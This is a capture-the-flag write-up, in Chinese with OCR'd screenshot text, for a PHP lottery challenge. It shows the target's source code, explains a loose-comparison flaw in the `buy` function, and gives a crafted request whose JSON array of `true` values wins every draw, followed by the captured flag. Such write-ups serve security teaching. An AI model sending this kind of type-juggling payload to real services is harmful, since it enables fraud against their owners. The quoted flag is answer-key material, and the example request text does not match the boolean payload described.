    for($i=0; $i<7; $i++){
        $result .= random_num();
    }
```

```
    return $result;
}


function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
            break;
        case 4:
            $prize = 300;
            break;
        case 5:
            $prize = 1800;
            break;
        case 6:
            $prize = 200000;
            break;
        case 7:
            $prize = 5000000;
            break;
        default:
            $prize = 0;
            break;
    }
    $money += $prize - 2;
    $_SESSION['money'] = $money;
    response(['status'=>'ok','numbers'=>$numbers, 'win_numbers'=>$win_numbers, 'money'=>$money,
'prize'=>$prize]);
}

function flag($req){
    global $flag;
    global $flag_price;

    require_registered();
    $money = $_SESSION['money'];
    if($money < $flag_price){
        response_error('you don\' have enough money');
    } else {
        $money -= $flag_price;
        $_SESSION['money'] = $money;
        $msg = 'Here is your flag: ' . $flag;
        response(['status'=>'ok','msg'=>$msg, 'money'=>$money]);
    }
```


```
}

function register($req){
    $name = $req['name'];
    $_SESSION['name'] = $name;
    $_SESSION['money'] = 20;

    response(['status'=>'ok']);
}


switch ($data['action']) {
    case 'buy':
        require_keys($data, ['numbers']);
        buy($data);
        break;

    case 'flag':
        flag($data);
        break;

    case 'register':
        require_keys($data, ['name']);
        register($data);
        break;

    default:
        response_error('invalid request');
        break;
}
```

重点部分:


```php
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
            break;
        case 4:
            $prize = 300;
            break;
        case 5:
            $prize = 1800;
            break;
        case 6:
            $prize = 200000;
            break;
        case 7:
            $prize = 5000000;
            break;
        default:
            $prize = 0;
            break;
    }
    $money += $prize - 2;
    $_SESSION['money'] = $money;
    response(['status'=>'ok','numbers'=>$numbers, 'win_numbers'=>$win_numbers, 'money'=>$money,
'prize'=>$prize]);
}
```

其中 $numbers 来自用户json输入 {"action":"buy","numbers":"11111111"}，没有检查数据类型。
$win_numbers 是随机生成的数字字符串。
使用 PHP 弱类型松散比较，以"1"为例，和TRUE,1,"1"相等。 由于 json 支持布尔型数据，因此可以抓包改包，构造数据：

```
POST /api.php HTTP/1.1
Host: 111.198.29.45:51029
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Referer: http://111.198.29.45:51029/buy.php
Content-Length: 36
Cookie: PHPSESSID=3cb7bb982831ce7bcf4219a605214be5
Connection: close

{"action":"buy","numbers":"1111111"}
```



得到5000000，再来一次就是10000000，可以购买flag了


Win7_Hack2 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Win7_Hack2
Win7_Hack
Admin
计算机
网络
回收站
控制面板
SoftEther VPN Clie...
hosts
test.html
cacert.der
Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequenc
Go Cancel
Request
Raw Params Headers Hex
POST /api.php HTTP/1.1
Host: 111.198.29.45:51029
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv
Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Referer: http://111.198.29.45:51029/buy.php
Content-Length: 63
Cookie: PHPSESSID=3cb7bb982831ce7bcf4219a60521
Connection: close
{"action":"buy","numbers":[true,true,true,true,true,true,tru
Type a search term
Done
Lottery!
111.198.29.45:51029/market.php
INT SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
Enable Post data Enable Referrer
Lottery! Home Buy Account Claim Your Prize
Here is your flag: cyberpeace{0cb6ae9a1b76a66887ebb7a7a5b3b116}
All items
Flag
$9990000
On Sale
buy the flag if you can
Buy